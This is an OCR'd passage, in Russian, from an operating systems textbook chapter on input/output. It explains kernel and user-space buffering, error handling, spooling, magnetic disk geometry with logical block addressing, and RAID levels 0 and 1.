


Рис. 5.12. *а* — небуферизированный ввод; *б* — буферизация в пространстве пользователя; *в* — буферизация в ядре с последующим копированием в пространство пользователя; *г* — двойная буферизация в ядре

Проблема реализации такого способа заключается в том, что пользовательский процесс должен возобновляться для каждого поступающего символа. Из-за низкой эффективности многократных краткосрочных запусков процесса это далеко не самая лучшая модель.

Улучшенный вариант показан на рис. 5.12, *б*. Здесь пользовательский процесс предоставляет буфер объемом *n* символов и выполняет чтение такого же количества символов. Процедура обработки прерывания помещает поступающие символы в этот буфер до тех пор, пока он не заполнится. Затем она возобновляет работу пользовательского процесса. Эта схема работает намного эффективнее предыдущей, но у нее есть один недостаток. Что получится, если буфер выйдет за границу страницы при поступлении очередного символа? Буфер будет зафиксирован в памяти, но если множество процессов начнет фиксировать страницы в памяти, то запас доступных страниц сократится и производительность резко снизится.

Другой подход предусматривает создание буфера внутри ядра и возложение на обработчик прерывания обязанности помещать символы в этот буфер (рис. 5.12, *в*).

Когда этот буфер заполнится, то вводится, если нужно, страница с буфером пользователя и буфер копируется в нее за одну операцию. Эта схема работает еще более эффективно.

Но даже эта улучшенная схема не обходится без проблемы. Что произойдет с символами, которые поступят в тот момент, когда страница с пользовательским буфером будет извлекаться с диска? Поскольку буфер заполнен, его будет некуда поместить. Выходом из положения может стать второй буфер ядра. Как показано на рис. 5.12, *г*, после заполнения первого буфера, но перед его опустошением используется второй буфер. Когда второй буфер заполнится, его можно будет скопировать в буфер пользователя (если предположить, что пользователь просил об этом). Пока второй буфер будет копироваться в пространство пользователя, для новых символов может использоваться первый буфер. Таким образом, два буфера работают по очереди: пока один из них копируется в пространство пользователя, другой аккумулирует новые поступления. Эта схема называется **двойной буферизацией**.

Другой широко распространенной формой буферизации является использование **кольцевого буфера**. Он состоит из области памяти и двух указателей, один из которых указывает на следующее свободное слово, в которое можно поместить новые данные, а другой — на первое слово тех данных в буфере, которые еще не были из него выведены. Во многих случаях аппаратура по мере добавления данных (например, только что поступивших из сети) передвигает вперед первый указатель; операционная система, по мере того как она выводит из буфера и обрабатывает данные, перемещает вперед второй указатель. Оба указателя ходят по кругу, переходя обратно к нижним адресам буфера, как только достигнут его верхних адресов.

Буферизация играет важную роль и при выводе данных. Рассмотрим, к примеру, как осуществляется вывод данных на модем без буферизации с использованием модели, показанной на рис. 5.12, *б*. Пользовательский процесс, чтобы вывести *n* символов, осуществляет системный вызов *write*. В этот момент у системы есть два варианта выбора. Она может заблокировать пользовательский процесс до тех пор, пока не будут записаны все символы, но при использовании телефонной линии это займет очень много времени. Система может также немедленно освободить пользовательский процесс и заняться операциями ввода-вывода, пока этот процесс будет заниматься какими-то другими вычислениями, но это приведет к еще более серьезной проблеме. Как пользовательский процесс узнает, что вывод данных был завершен и он может опять воспользоваться буфером? Система может выставить сигнал или программное прерывание, но такой стиль программирования слишком сложен и склонен к созданию состязательных условий. Намного более удачным решением будет копирование ядром данных в буфер ядра аналогично варианту, показанному на рис. 5.12, *в* (но в обратную сторону), и сразу после этого разблокирование вызывающего процесса. Теперь неважно, когда фактически завершится процесс ввода-вывода. Пользовательский процесс с момента разблокирования может использовать буфер повторно.

Буферизация является широко используемой технологией, но у нее имеются и недостатки. Если данные будут подвергаться буферизации слишком часто, упадет производительность. Рассмотрим, к примеру, сеть, показанную на рис. 5.13. Здесь пользовательский процесс осуществляет системный вызов для записи данных по сети. Ядро копирует пакет данных в буфер ядра, позволяя пользовательскому процессу немедленно возобновить работу (шаг *1*). Теперь пользовательская программа может использовать буфер повторно.

Когда вызывается драйвер, он копирует пакет в контроллер для его последующего вывода (шаг *2*). Причина, по которой он не осуществляет вывод в сеть непосредственно из памяти ядра, состоит в том, что как только будет запущена передача пакета, она должна продолжаться на постоянной скорости. Драйвер не может гарантировать, что он будет получать доступ к памяти на постоянной скорости, поскольку множество циклов обращения к шине могут отвлекать на себя каналы DMA и другие устройства ввода-вывода. Неудача при своевременном получении слова приведет к порче пакета. Эту проблему можно устранить за счет буферизации пакета внутри контроллера.




Рис. 5.13. Передача данных по сети может сопровождаться многочисленным копированием пакета

После того как пакет будет скопирован во внутренний буфер контроллера, он копируется в сеть (шаг *3*). Биты поступают получателю вскоре после их отправки, поэтому сразу же после отправки последнего бита этот бит поступает получателю, у которого пакет попадает в буфер контроллера. Затем пакет копируется в буфер ядра получателя (шаг *4*). И наконец он копируется в буфер процесса получателя (шаг *5*). Обычно после этого получатель посылает подтверждение. Когда отправитель получает подтверждение, он имеет возможность послать следующий пакет. Но при этом следует понимать, что операции копирования существенно снижают скорость передачи данных, поскольку шаги должны осуществляться последовательно.

Сообщения об ошибках

При вводе-выводе данных ошибки являются более распространенным событием, чем в других сферах работы компьютерных устройств. При возникновении ошибок операционная система должна их обработать наилучшим образом. Многие ошибки зависят от специфики конкретного устройства и должны обрабатываться соответствующим драйвером, но структура обработки ошибок не зависит от специфики устройств.

К одному из классов ошибок ввода-вывода относятся ошибки программирования. Они возникают в том случае, если процесс запрашивает что-нибудь невозможное, к примеру запись в устройство ввода информации (клавиатуру, сканер, мышь и т. д.) или чтение из

устройства вывода информации (принтер, плоттер и т. д.)[1]. Другие ошибки возникают при предоставлении неверного адреса буфера или других параметров или указании неверного устройства (например, третьего диска, когда в системе имеется только два) и т. д. На такие ошибки следует весьма простая реакция: вызывающей программе отправляется код возникшей ошибки.

К другому классу относятся фактические ошибки ввода-вывода, например попытка записи в поврежденный дисковый блок или чтения из выключенной видеокамеры. При таких обстоятельствах решение о дальнейших действиях возлагается на драйвер. Если драйвер не знает, что ему делать, он может передать решение проблемы на вышележащий уровень — не зависящему от конкретных устройств программному обеспечению.

Действия этого программного обеспечения зависят от среды окружения и характера ошибки. Если речь идет о простой ошибке чтения и есть возможность общения с пользователем, то может быть выведено диалоговое окно с вопросом к пользователю, что делать дальше. Варианты могут включать повторение попытки определенное количество раз, игнорирование ошибки или уничтожение вызывающего процесса. Если пользователь недоступен, то, возможно, единственным вариантом будет аварийное завершение системного вызова с указанием кода ошибки.

Некоторые ошибки не могут быть обработаны таким образом. Например, если разрушена важная структура данных, такая как корневой каталог или список свободных блоков. В таком случае системе, вероятно, придется отобразить сообщение об ошибке и прекратить работу. Практически ничего другого ей не остается.

Распределение и высвобождение выделенных устройств

Некоторые устройства, например принтеры, в любой момент времени могут использоваться только одним процессом. Операционная система должна проверять запросы на использование и принимать их или отвергать в зависимости от доступности запрашиваемого устройства. Простой способ обработки этих запросов заключается в требовании к процессам непосредственно открывать специальные файлы для этих устройств с помощью системных вызовов *open*. Если устройство недоступно, то системный вызов *open* потерпит неудачу. Освобождение выделенного устройства происходит после его закрытия с помощью системного вызова *close*.

Альтернативный подход заключается в использовании специальных механизмов для запроса и освобождения выделенных устройств. Попытка получить в свое распоряжение недоступное устройство приводит не к отказу, а к блокировке процесса, предпринявшего эту попытку. Заблокированные процессы помещаются в очередь. Рано или поздно запрашиваемое устройство станет доступным, и первому процессу из этой очереди будет позволено получить устройство и продолжить свою работу.

---

[1] Тем не менее могут встречаться устройства, допускающие такие операции, например многофункциональные устройства работы с документами (совмещающие в себе принтер и сканер) или клавиатуры со встроенным дисплеем. Но для единообразия они обычно представляются на логическом уровне как несколько отдельных устройств соответствующих типов. — *Примеч. ред.*

Предоставление размера блока, не зависящего от конкретных устройств

У разных дисков могут быть разные размеры секторов. Не зависимое от устройств программное обеспечение должно скрыть этот факт и предоставить расположенным выше уровням унифицированный размер блока, например, рассматривая несколько секторов в качестве одного логического блока. Таким образом, вышестоящие уровни будут работать только с абстрактными устройствами, использующими один и тот же размер логического блока, не зависящий от физического размера сектора. Аналогичным образом некоторые символьные устройства (например, мыши) осуществляют побайтовую доставку данных, а другие устройства (например, Ethernet-интерфейсы) доставляют данные блоками более крупного размера. Эти различия также могут быть скрыты.

5.3.4. Программное обеспечение ввода-вывода, работающее в пространстве пользователя

Хотя основная часть программного обеспечения ввода-вывода относится к операционной системе, его небольшая часть, представленная библиотеками, прикомпонованными к пользовательским программам, и даже целыми программами, работает за пределами ядра. Обычно системные вызовы, включая те, что относятся к операциям ввода-вывода, осуществляются с помощью библиотечных процедур. Когда программа на языке C содержит вызов

```
count = write(fd, buffer, nbytes);
```

библиотечная процедура *write*, которая содержит двоичную программу, находящуюся в памяти во время выполнения, при компоновке может стать частью самой программы. В других системах библиотеки могут загружаться в ходе выполнения программы. В любом случае, набор аналогичных библиотечных процедур несомненно является частью системы ввода-вывода.

Хотя кроме помещения своих параметров в соответствующее место системного вызова эти процедуры практически ничего больше не делают, есть и другие процедуры ввода-вывода, занимающиеся настоящей работой. В частности, библиотечные процедуры осуществляют форматирование ввода и вывода. В языке C примером может послужить процедура *printf*, которая воспринимает в качестве входных данных строку, описывающую формат вывода и, возможно, несколько переменных, выстраивает ASCII-строку, а затем, чтобы вывести эту строку, осуществляет системный вызов *write*. В качестве примера использования *printf* рассмотрим оператор

```
printf("Квадрат числа  %3d равен  %6d\n", i, i*i);
```

Он форматирует 14-символьную строку «Квадрат числа», за которой следует значение i в виде 3-символьной строки, затем 7-символьная строка «равен», за ней — i^2 в виде шести символов и, наконец, символ перевода строки.

Примером простой процедуры для ввода данных является *scanf*, которая читает входные данные и сохраняет их в переменной, описание которой дается в форматирующей строке, использующей тот же синтаксис, что и *printf*. В стандартной библиотеке ввода-вывода содержится ряд процедур, касающихся операций ввода-вывода, и все они запускаются как часть программ пользователя.

Но программное обеспечение ввода-вывода, работающее в пространстве пользователя, состоит не только из библиотечных процедур. Еще одной важной категорией является система подкачки данных. Подкачка данных, или **спулинг** (spooling), является способом работы с выделяемыми устройствами ввода-вывода в многозадачных системах. Рассмотрим принтер, типичное устройство, использующее спулинг. Хотя технически совсем не сложно позволить каждому пользовательскому процессу открыть предназначенный для принтера специальный символьный файл, предположим, что процесс открыл такой файл, а затем простаивал в течение нескольких часов. Все это время ни один из прочих процессов не сможет ничего вывести на печать.

Вместо этого создаются специальный процесс, который называется **демоном** (daemon), и специальный каталог, который называется **каталогом спулинга**. Для вывода файла на печать процесс сначала создает весь выходной файл и помещает его в каталог спулинга. Теперь распечаткой файла из каталога занимается демон — единственный процесс, имеющий разрешение на использование специального файла принтера. Когда специальный файл защищен от непосредственного доступа со стороны пользователей, проблема необоснованного длительного удержания его в открытом состоянии полностью исключается.

Спулинг используется не только при работе с принтерами, но и в других ситуациях применения операций ввода-вывода. Например, при передаче файла по сети часто задействуется сетевой демон. Чтобы куда-нибудь отправить файл, пользователь помещает его в сетевой каталог спулинга. Чуть позже сетевой демон извлекает этот файл и передает его по сети. Конкретным примером системы, в которой файлы передаются с помощью спулинга, может послужить USENET News (стала частью Google Groups). Эта сеть состоит из нескольких миллионов машин по всему миру, обменивающихся данными через Интернет. Существуют тысячи новостных групп, затрагивающих обширную тематику. Для публикации нового сообщения пользователь вызывает программу новостей, которая принимает публикуемое сообщение, а затем помещает его в каталог спулинга для последующей отправки в адрес других машин. И вся новостная система работает вне операционной системы[1].

На рис. 5.14 представлен общий вид системы ввода-вывода со всеми уровнями и основными функциями каждого уровня. Снизу вверх уровни представлены аппаратурой, обработчиками прерываний, драйверами устройств, программным обеспечением, не зависящим от конкретных устройств, и, наконец, пользовательскими процессами.

Стрелки на рис. 5.14 отображают передачу управления. Когда, к примеру, пользовательская программа пытается прочитать блок из файла, происходит обращение к операционной системе, чтобы та осуществила вызов. Опять же, к примеру, программное обеспечение, не зависящее от конкретного устройства, ищет блок в буферном кэше. Если нужного блока там нет, оно вызывает драйвер устройства для выдачи запроса к аппаратному обеспечению, чтобы получить этот блок с диска. Затем процесс блокируется до тех пор, пока не будет завершена дисковая операция и данные не станут безопасно доступны в буфере вызывавшей процедуры.

---

[1] Еще одним примером системы передачи файлов с помощью спулинга может служить FIDONet (сеть ФИДО, Фидонет), в которой для связи между машинами используется как Интернет, так и прямое соединение с помощью различных каналов связи (например, по обычной телефонной сети с помощью модемов). — *Примеч. ред.*

Рис. 5.14. Уровни системы ввода-вывода и основные функции каждого уровня

Когда работа с диском завершается, аппаратное обеспечение генерирует прерывание. Запускается обработчик прерывания, чтобы определить, что произошло, то есть какое устройство в данный момент требует к себе внимания. Затем он извлекает состояние этого устройства и возобновляет работу приостановленного процесса для завершения запроса на ввод-вывод и предоставления возможности продолжения работы пользовательского процесса.

5.4. Диски

Теперь приступим к изучению некоторых реальных устройств ввода-вывода. Начнем с дисков, в принципе несложных, но очень важных устройств. После них будут рассмотрены часы, клавиатуры и дисплеи.

5.4.1. Аппаратная часть дисков

Существует множество различных типов дисков. Наиболее распространенными из них являются магнитные жесткие диски. Их характеризует сравнительно высокая скорость чтения-записи данных, что позволяет им быть вполне приемлемой второстепенной памятью (для реализации страничной организации памяти, файловой системы и т. д.). Массивы, составленные из таких дисков, иногда используются для организации высоконадежного хранилища данных. Для распространения программ, данных и фильмов не менее большое значение имеют разнообразные оптические диски (DVD и Blu-ray-диски). И наконец, растущей популярностью благодаря высокой скорости работы и отсутствию механических частей пользуются твердотельные диски. В следующих разделах в качестве примера оборудования будут рассмотрены магнитные диски, а затем дано описание программного обеспечения для дисковых устройств в целом.

Магнитные диски

Магнитные диски состоят из цилиндров, каждый из которых содержит столько дорожек, сколько у него имеется вертикально расположенных головок. Дорожки раз-

делены на сектора, количество которых по окружности обычно варьируется от 8 до 32 на гибких дисках и до нескольких сотен — на жестких дисках. Количество головок варьируется от 1 до 16.

У дисков старого типа очень мало электронных компонентов, и они могут передавать лишь простой последовательный поток битов. Основная часть работы на этих дисках возлагается на контроллер. На дисках других типов, в частности дисках со встроенным интерфейсом накопителей (Integrated Drive Electronics (**IDE**)) и с последовательным интерфейсом **SATA** (**Serial ATA**), сам привод диска содержит микроконтроллер, который берет на себя основную часть работы и позволяет настоящему контроллеру выдавать набор команд высокого уровня. Контроллер зачастую осуществляет кэширование дорожек, переназначение для исключения из работы сбойных блоков и многое другое.

Свойством устройства, играющим существенную роль для драйвера диска, является возможность контроллера выполнять одновременное позиционирование головок на нужную дорожку на двух и более приводах. Это свойство называется **совмещением операций позиционирования головок**. Пока контроллер и программа ожидают завершения позиционирования на одном приводе, контроллер может приступить к позиционированию головок на другом. Многие контроллеры могут также заниматься чтением или записью данных на одном приводе, выполняя позиционирование головок на одном или нескольких других дисках, но контроллер гибкого диска не может читать или записывать одновременно на двух приводах. (Чтение или запись требуют от контроллера передавать биты за микросекунды, поэтому в одной передаче задействована вся его вычислительная мощность.) Для жестких дисков со встроенными контроллерами складывается иная ситуация, и системы, имеющие более одного такого привода жесткого диска, могут работать с этими приводами одновременно, по крайней мере когда дело касается передачи данных между диском и буфером памяти контроллера. Но в одно и то же время возможна только одна передача данных между контроллером и оперативной памятью. Возможность одновременного осуществления двух и более операций может существенно сократить среднее время доступа к диску.

В табл. 5.3 сравниваются параметры стандартного запоминающего устройства оригинальной IBM PC с параметрами диска, изготовленного три десятилетия спустя, чтобы показать, как изменились диски за это время. Интересно отметить, что не все параметры улучшились в равной мере. Показатель среднего времени позиционирования головок на нужную дорожку улучшился почти в девять раз, скорость передачи данных увеличилась в 16 000 раз, в то время как емкость увеличилась в 800 000 раз. Такое соотношение связано с относительно медленным совершенствованием механической части на фоне более быстрого роста плотности битов на поверхностях записи.

Таблица 5.3. Параметры оригинального 360-килобайтного гибкого диска IBM PC и жесткого диска Western Digital WD 3000 HLFS (Velociraptor)

Параметр	Гибкий диск IBM емкостью 360 Кбайт	Жесткий диск WD 3000 HLFS
Количество цилиндров	40	36 481
Дорожек на цилиндр	2	255
Секторов на дорожку	9	63 (в среднем)
Секторов на диск	720	586 072 368

Таблица 5.3 (*продолжение*)

Параметр	Гибкий диск IBM емкостью 360 Кбайт	Жесткий диск WD 3000 HLFS
Байтов на сектор	512	512
Емкость диска	360 Кбайт	300 Гбайт
Время позиционирования (на соседний цилиндр)	6 мс	0,7 мс
Время позиционирования (среднее)	77 мс	4,2 мс
Время одного оборота	200 мс	6 мс
Время передачи одного сектора	22 мс	1,4 мкс

При изучении спецификации современных жестких дисков нужно иметь в виду, что геометрия, определенная и используемая программой драйвера, почти всегда отличается от физического формата. На старых дисках количество секторов на одной дорожке было одинаковым для всех цилиндров. Современные диски разбиты на зоны, и на внешних зонах секторов больше, чем на внутренних. На рис. 5.15, *а* показан небольшой диск с двумя зонами. На внешней зоне по 32 сектора на дорожку, а на внутренней — по 16. Реальный диск, например WD 3000 HLFS, обычно имеет 16 и более зон с количеством секторов, увеличивающимся примерно на 4 % от внутренних зон к наружным.




Рис. 5.15. Диск с двумя зонами: *а* — физическая геометрия; *б* — возможная виртуальная геометрия

Чтобы скрыть конкретное количество секторов на каждой дорожке, большинство современных дисков имеют виртуальную геометрию, которая и предоставляется операционной системе. Программному обеспечению предписывается работать с дисками, как будто у них имеется x цилиндров, y головок и z секторов на одну дорожку. Контроллер

перераспределяет запрос для (*x*, *y*, *z*) на реальные цилиндры, головки и секторы. Возможная виртуальная геометрия для рассматриваемого физического диска показана на рис. 5.15, *б*. На обоих фрагментах у диска имеется 192 сектора, но их объявленное расположение отличается от реального.

Для компьютеров класса PC максимальные значения этих трех параметров (65 535, 16 и 63), как правило, связаны с необходимостью соблюдения обратной совместимости с ограничениями, наложенными на оригинальную систему IBM PC. На этой машине для определения этих номеров использовались 16-, 4- и 6-разрядные поля, причем нумерация цилиндров и секторов начиналась с 1, головок — с 0. При таких параметрах и 512 байтах на сектор максимально возможная емкость диска составляла 31,5 Гбайт. Чтобы обойти это ограничение, все современные диски поддерживают **логическую адресацию блоков** (logical block addressing, LBA), при которой секторы диска нумеруются последовательно, начиная с нулевого, безотносительно геометрии диска.

RAID

За последнее десятилетие производительность центральных процессоров росла в геометрической прогрессии, удваиваясь примерно каждые 18 месяцев, чего нельзя сказать о производительности дисковых устройств. В 70-е годы прошлого столетия среднее время позиционирования головок на нужную дорожку на дисках, используемых в мини-компьютерах, было от 50 до 100 мс. В настоящее время этот показатель составляет всего несколько миллисекунд. В большинстве технических отраслей (скажем, автомобильной или авиационной) увеличение производительности в 5–10 раз за два десятилетия стало бы сенсацией (представьте автомобили, расходующие 0,8 л бензина на 100 км), но в компьютерной индустрии такие темпы вряд ли кого-нибудь впечатлили бы. Таким образом, разрыв между производительностью центральных процессоров и дисков со временем становился все более заметным. Можно ли как-то посодействовать этому?

Конечно! Мы уже видели, что для увеличения производительности центральных процессоров все шире используются параллельные вычисления. С годами многим стало казаться неплохой идеей и распараллеливание ввода-вывода. В своей статье 1988 года Паттерсон (Patterson) с соавторами предложили шесть конкретных способов организации дисковых устройств, которые могли использоваться для повышения их производительности, надежности, а также обоих этих качеств. Эти идеи были тут же подхвачены производителями и привели к появлению нового класса устройств ввода-вывода, получившего название **RAID**. Паттерсон и его коллеги под названием RAID подразумевали **Redundant Array of Inexpensive Disks** — избыточный массив недорогих дисков, но производители переопределили значение буквы I как Independent — независимых, а не как Inexpensive — недорогих (может быть, благодаря этому они могли получить большую прибыль?). Поскольку этому классу нужно было противопоставить какой-нибудь отрицательный пример (как и в случае противопоставления RISC и CISC, возникшего также благодаря Паттерсону), в этом качестве фигурировал **SLED** (**Single Large Expensive Disk** — одиночный дорогостоящий диск большой емкости).

В основу RAID была положена идея поставить рядом с компьютером, как правило, мощным сервером, стойку из дисков, заменить плату контроллера дисков RAID-контроллером, а затем продолжить работу в привычном режиме. Иными словами, для операционной системы RAID должен был выглядеть как обычный SLED, но обладать

бóльшими производительностью и надежностью. Ранее RAID-массивы ради высокой производительности состояли практически исключительно из RAID SCSI-контроллера и стойки из SCSI-дисков, и SCSI-устройства поддерживали до 15 дисков на одном контроллере. Теперь же многие производители предлагают также более дешевые RAID-массивы на основе SATA. Системных администраторов при приобретении таких массивов привлекает отсутствие необходимости вносить какие-либо изменения в программное обеспечение.

Кроме того, что новый класс представлялся программному обеспечению в виде одного диска большой емкости, все RAID-системы обладали свойством распределения данных по дисковым устройствам, позволявшим проводить параллельные операции. В настоящее время большинство производителей называют семь стандартных конфигураций RAID-системами с уровнями от 0 до 6. Кроме них есть еще несколько других незначительных уровней, которые здесь не будут рассматриваться. Употребление слова «уровень» в данном случае несколько неправомерно, поскольку речь идет не о какой-то иерархии, а просто о семи различных вариантах организации RAID-систем.

RAID-система уровня 0 показана на рис. 5.16, *а*. Она выглядит как один виртуальный диск, смоделированный RAID-системой в виде диска, разделенного на блоки по k секторов в каждом с номерами от 0 до $k - 1$ для блока 0, с номерами от k до $2k - 1$ для блока 1 и т. д. При $k = 1$ каждый блок представляет собой один сектор, при $k = 2$ он представляет собой два сектора и т. д. Как показано на рис. 5.16, *а*, если для RAID-массива, состоящего из четырех дисков, используется организация RAID-системы уровня 0, запись ведется последовательными блоками по всем дискам по кругу.

Подобное распределение данных по нескольким дисковым приводам называется **чередованием**. К примеру, если программа выдает команду на чтение фрагмента данных, состоящего из четырех последовательных блоков, начинающихся на их границе, RAID-контроллер разобьет эту команду на четыре отдельные команды, по одной для каждого из четырех дисков, и заставит их работать параллельно. Таким образом, будет реализован параллельный ввод-вывод, о котором программа ничего даже знать не будет.

Лучше всего RAID-система уровня 0 справляется с большими запросами, и чем больше запрос, тем лучше. Если объем запроса превышает количество дисковых приводов, умноженное на размер блока, некоторые приводы будут запрошены несколько раз и, завершив отработку первого запроса, приступят ко второму. Контроллер обязан разбить запрос на части и выдать нужные команды соответствующим дискам в правильной последовательности, а затем правильно собрать в памяти все результаты. При этом достигается превосходная производительность при сравнительно простой реализации.

С операционными системами RAID уровня 0 работает намного хуже, поскольку они обычно запрашивают данные по одному сектору. На результаты это не влияет, но параллельность работы остается невостребованной, поэтому и не достигается никакого повышения производительности. Еще один недостаток такой организации состоит в том, что надежность оказывается потенциально ниже, чем при использовании SLED. Если RAID-система состоит из четырех дисков со временем наработки на отказ, равным 20 000 часов, то отказ какого-нибудь привода будет происходить примерно через каждые 5000 часов и данные будут теряться безвозвратно. SLED-диск с наработкой на отказ, равной 20 000 часов, будет работать в четыре раза надежнее. Поскольку эта конструкция не имеет никакой избыточности, ее нельзя считать настоящей RAID-системой.




Рис. 5.16. RAID-системы уровней с 0 по 6; закрашены дублирующие приводы и приводы дисков четности

Следующий вариант, RAID-систему уровня 1 (рис. 5.16, *б*), можно считать настоящим RAID-массивом. В нем все диски продублированы, то есть на четыре первичных диска приходится четыре дублирующих. При записи каждый блок записывается дважды. При чтении может быть использована любая из копий, что позволяет распределить нагрузку на большее количество приводов. Следовательно, производительность записи по сравнению с непродублированным приводом не улучшается, а вот производительность чтения может быть увеличена вдвое. При этом достигается превосходная стойкость к отказам: если привод выходит из строя, то вместо хранившейся на нем информации просто используется ее копия. Восстановление массива заключается в простой установке нового привода и создании на нем полной резервной копии с другого дискового привода.

